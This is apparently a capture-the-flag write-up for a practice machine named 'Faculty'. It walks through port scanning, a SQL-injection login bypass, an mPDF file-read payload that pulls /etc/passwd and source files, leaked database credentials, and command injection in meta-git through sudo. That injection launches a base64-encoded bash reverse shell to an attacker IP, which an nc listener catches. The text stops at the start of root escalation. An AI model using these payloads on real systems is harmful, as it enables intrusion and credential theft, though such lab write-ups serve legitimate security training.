

1.0 RECONNAISSANCE

1.1 Network Scanning

1.1.1 Port 22

Discover port 22 with OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0).

```
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e9:41:8c:e5:54:4d:6f:14:98:76:16:e7:29:2d:02:16  (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCzpbkoBfa0UKxT+Giw4wE1jz82gGRpuANEdRt+D6gp6hDmrca0DUiU/N+4r
x2WMZXPtb8clv3Hrt+q2m4eL+DBJMKH010qCx1IwfYcNyJA3CNCj88X8RgwIREaLYWynHeQFzAHZx4SSrCP9aw5QKqAYVAAS4Za
M+iEx0cMl9rIYWG8NzqVnBe180u+7d/y/kcsZU6MkBMmqWQlGA6o4srVx73AqbUDChkv8glvq0ZbD1JYmACuMCdn/GFI8lRlKaw
77D6gMbIbg4F9wvzD9AF//aCR+6t8F29DyP/mh1J8a+yiUHY2HJJadVB5vQLg5Y++9yNEDmxLGFQTdJm/n7YhP2Qj+lkgfsERAC
gsimU7hApGFrJCtYPkf78xC3pvxx0=
|   256 43:75:10:3e:cb:78:e9:52:0e:eb:cf:7f:fd:f6:6d:3d  (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBDH8WAd+YlEo4Fpz3+Ua0YyC
Xtbt/G03rGEI9h8dpFamswN1LJ8uig=
|   256 c1:1c:af:76:2b:56:e8:b3:b8:8a:e9:69:73:7b:e6:f5  (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINSCwKubLVScg9d/3Tc/NAh0n9XH5lE9SBfL2dL+v6F+
```

1.1.2 Port 80


Port 80 with nginx 1.18.0 (Ubuntu) and the domain name. We can add it to '/etc/hosts' file. We can see the server machine should be a Linux machine.

```
80/tcp open  http      syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://faculty.htb
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1.2 Web Port Enumeration

1.2.1 Main Page

Access to the page, discover the page is end with PHP extension. It requests for FacultyID.




1.2.2 Nikto Scan

Discover '/admin' directory and some login page.

```
+ Target IP: 10.10.11.169
+ Target Hostname: faculty.htb
+ Target Port: 80
+ Start Time: 2022-08-12 09:53:43 (GMT8)
-----
+ Server: nginx/1.18.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify.
+ /admin/home.php: Admin login page/section found.
+ /admin/login.php: Admin login page/section found.
+ /login.php: Admin login page/section found.
+ 7785 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2022-08-12 10:27:34 (GMT8) (2031 seconds)
-----
```

1.2.3 Error Page

Discover error page with physical path disclosure and the source. We are under '/var/www/html'.




The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a POST request to `/admin/ajax.php?action=login_faculty` with various headers including `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0` and `Cookie: PHPSESSID=89hr170n7o780soe1knceeulkk`. The 'Response' tab shows an HTTP 200 OK response with headers like `Server: nginx/1.18.0 (Ubuntu)` and `Content-Type: text/html; charset=UTF-8`. The response body contains a PHP notice: `Trying to get property 'num_rows' of non-object in /var/www/scheduling/admin/admin_class.php on line 43`.

1.3 Authentication Bypass

1.3.1 Admin Login Page


Access to '/admin/login.php' page. Discover login panel.




The screenshot shows a web browser window with the address bar displaying `faculty.htb/admin/login.php`. The page content is a login form on a dark background. At the top of the form, there is a red error message: `Username or password is incorrect.` Below this, there are two input fields: 'Username' with the value 'admin' and 'Password' which is masked with dots. A blue 'Login' button is positioned at the bottom of the form.

1.3.2 SQL Injection

As there is a login page, we could try SQLi to bypass authentication. We have successfully logged-in as Administrator.




Going through around the page, does not getting any useful information. We could only get users list.




1.4 MPDF

1.4.1 PDF Download

Access to Faculty List tab, discover PDF download feature.



Try download files and we found another directory of [mpdf](#).




1.4.2 Burp response

Below shows the request for the file download.



1.4.3 Static Download Link

We also found out that the download link is static.



1.4.4 Exploit

Do some googling for the mpdf [exploit](#). Try to play around with the exploit. We can just copy the base64 payload.

```
(sodanew@kali) - [~/Machine/Linux/Faculty/attack]
$ python3 50995.py

mpdf >ZOW< exploit

Enter Filename eg. /etc/passwd

File >> /etc/passwd
[+] Replace the content with the payload below
url encoded payload:
%3Cannotation%20file%3D%22/etc/passwd%22%20content%3D%22/etc/passwd%22%20icon%3D%22Graph%22%20title%3D%22Attached%20File%3A%20/etc/passwd%22%20pos-x%3D%22195%22%20/%3E


Base64 encoded payload:
JTNDYWSub3RhndGlvbiUyMGZpbGUlM0QlMjIvZXRjL3Bhc3N3ZCUyMiUyMGVbnRlbnQlM0QlMjIvZXRjL3Bhc3N3ZCUyMiUyMGljb24lM0QlMjJHcmFwaCUyMiUyMHRpdGx1JTNEJTlYQXR0YWNoZWQlMjBgaWxlJTNEJTlWZ2V0Yy9wYXNzd2QlMjIlMjBwb3MteCUzRCUyMjE5NSUyMiUyM0QlM0U=
```

Change the pdf parameter value with the base64 payload via Burp Repeater. We get response and copy the filename.


Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre>1 POST /admin/download.php HTTP/1.1 2 Host: faculty.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 228 10 Origin: http://faculty.htb 11 Connection: close 12 Referer: http://faculty.htb/admin/index.php?page=subjects 13 Cookie: PHPSESSID=igsg7sqj0lhfbot7d37mkmvft6 14 15 pdf=JTNDYWSub3RhndGlvbiUyMGZpbGUlM0QlMjIvZXRjL3Bhc3N3ZCUyMiUyMGVbnRlbnQlM0QlMjIvZXRjL3Bhc3N3ZCUyMiUyMGljb24lM0QlMjJHcmFwaCUyMiUyMHRpdGx1JTNEJTlYQXR0YWNoZWQlMjBgaWxlJTNEJTlWZ2V0Yy9wYXNzd2QlMjIlMjBwb3MteCUzRCUyMjE5NSUyMiUyM0QlM0U=</pre>			<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Fri, 12 Aug 2022 21:47:37 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Content-Length: 47 7 8 OKSE0dyfJZrmNP1iQxv06cytIW.pdf 9</pre>			

1.4.5 File Attachment

Change the filename on the static download link via browser and we can see the PDF file preview, but when navigate to attachment tab. We found a passwd.




Click on the passwd attachment and download the file.



1.4.6 File Contents

Download and open the file and found the machine '/etc/passwd' file. Which mean our exploit is works.



2.0 INITIAL FOOTHOLD

2.1 User credential

2.1.1 Admin PHP code


Use the same exploit we can grab 'admin_class.php' [contents](#). Found db_connect.php and md5 password hash used.



```
4 class ACTION {
5     private $db;
6
7     public function __construct() {
8         ob_start();
9         include 'db_connect.php';
10    }
11    $this->db = $conn;
12 }
13 function __destruct() {
14     $this->db->close();
15     ob_end_flush();
16 }
17
18 function login(){
19
20     extract($_POST);
21     $qry = $this->db->query("SELECT * FROM users where username = '". $username.'" and password = '" md5($password)."'");
22     if($qry->num_rows > 0){
23         foreach ($qry->fetch_array() as $key => $value) {
24             if($key != 'password' && !is_numeric($key))
25                 $_SESSION['login_'.$key] = $value;
26         }
27         if($_SESSION['login_type'] != 1){
28             foreach ($SESSION as $key => $value) {
29                 unset($_SESSION[$key]);
30             }
31         }
32     }
33 }
```

2.1.2 DB PHP code

Grab db_connect.php code via the same exploit. We found a password.



```
1 <?php
2
3 $conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or die("Could not connect to mysql".mysqli_error($conn));
```

2.2 Shell as user1

2.2.1 SSH Login

Try SSH login with 2 users we found via the discovered password.

```
L-$ ssh gbyolo@faculty.htb
gbyolo@faculty.htb's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Aug 13 01:40:33 CEST 2022

System load:  0.0               Processes:    224
Usage of /:   75.1% of 4.67GB   Users logged in: 0
Memory usage: 47%              IPv4 address for eth0: 10.10.11.169
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Sat Aug 13 01:39:37 2022 from 10.10.14.73
-bash-5.0$ id
uid=1000(gbyolo) gid=1000(gbyolo) groups=1000(gbyolo)
-bash-5.0$
```

2.2.2 Sudo Permission

Discover that we can run sudo as developer user for the meta-git command.

```
gbyolo@faculty:~$ sudo -l
[sudo] password for gbyolo:
Matching Defaults entries for gbyolo on faculty:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gbyolo may run the following commands on faculty:
    (developer) /usr/local/bin/meta-git
```

2.3 Shell as user2

2.3.1 Meta-Git Vulnerability

Search for the [vulnerability](#) of meta-git, we found [report](#) and know that we can do RCE. Below shows developer's id command

```
gbyolo@faculty:/tmp/soda$ sudo -u developer /usr/local/bin/meta-git clone 'sss||id'
meta git cloning into 'sss||id' at sss||id

sss||id:
fatal: repository 'sss' does not exist
id: 'sss': no such user
uid=1001(developer) gid=1002(developer) groups=1002(developer),1001(debug),1003(faculty)
sss||id ✓
(node:10433) UnhandledPromiseRejectionWarning: Error: ENOENT: no such file or directory, chdir '/tmp/soda/sss||id'
    at process.chdir (internal/process/main_thread_only.js:31:12)
    at exec (/usr/local/lib/node_modules/meta-git/bin/meta-git-clone:27:11)
    at execPromise.then.catch.errorMessage (/usr/local/lib/node_modules/meta-git/node_modules/meta-exec/index.js:104:22)
    at process._tickCallback (internal/process/next_tick.js:68:7)
    at Function.Module.runMain (internal/modules/cjs/loader.js:834:11)
    at startup (internal/bootstrap/node.js:283:19)
    at bootstrapNodeJSCore (internal/bootstrap/node.js:623:3)
(node:10433) UnhandledPromiseRejectionWarning: Unhandled promise rejection. This error originated either by throwing inside of an a
sync function without a catch block, or by rejecting a promise which was not handled with .catch(). (rejection id: 1)
(node:10433) [DEP0018] DeprecationWarning: Unhandled promise rejections are deprecated. In the future, promise rejections that are
not handled will terminate the Node.js process with a non-zero exit code.
gbyolo@faculty:/tmp/soda$
```

2.3.2 Reverse Shell

We can inject reverse shell and LPE as developer.

```
gbyolo@faculty:/tmp/soda$ sudo -u developer /usr/local/bin/meta-git clone "sss|| echo -n 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNz
MvNTU1NSAwPiYx' | base64 -d | bash"
meta git cloning into 'sss|| echo -n 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzMvNTU1NSAwPiYx' | base64 -d | bash' at sss|| echo -
n 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzMvNTU1NSAwPiYx' | base64 -d | bash

sss|| echo -n 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzMvNTU1NSAwPiYx' | base64 -d | bash:
fatal: repository 'sss' does not exist
bash: sss: No such file or directory
```

Shell gained

```
(sodanew@kali) - [~/Machine/Linux/Faculty/target-items]
$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.169.
Ncat: Connection from 10.10.11.169:56278.
developer@faculty:/tmp/soda$ id
id
uid=1001(developer) gid=1002(developer) groups=1002(developer),1001(debug),1003(faculty)
developer@faculty:/tmp/soda$
```

3.0 ROOT PRIVILEGE ESCALATION

3.1 Debug group's binary

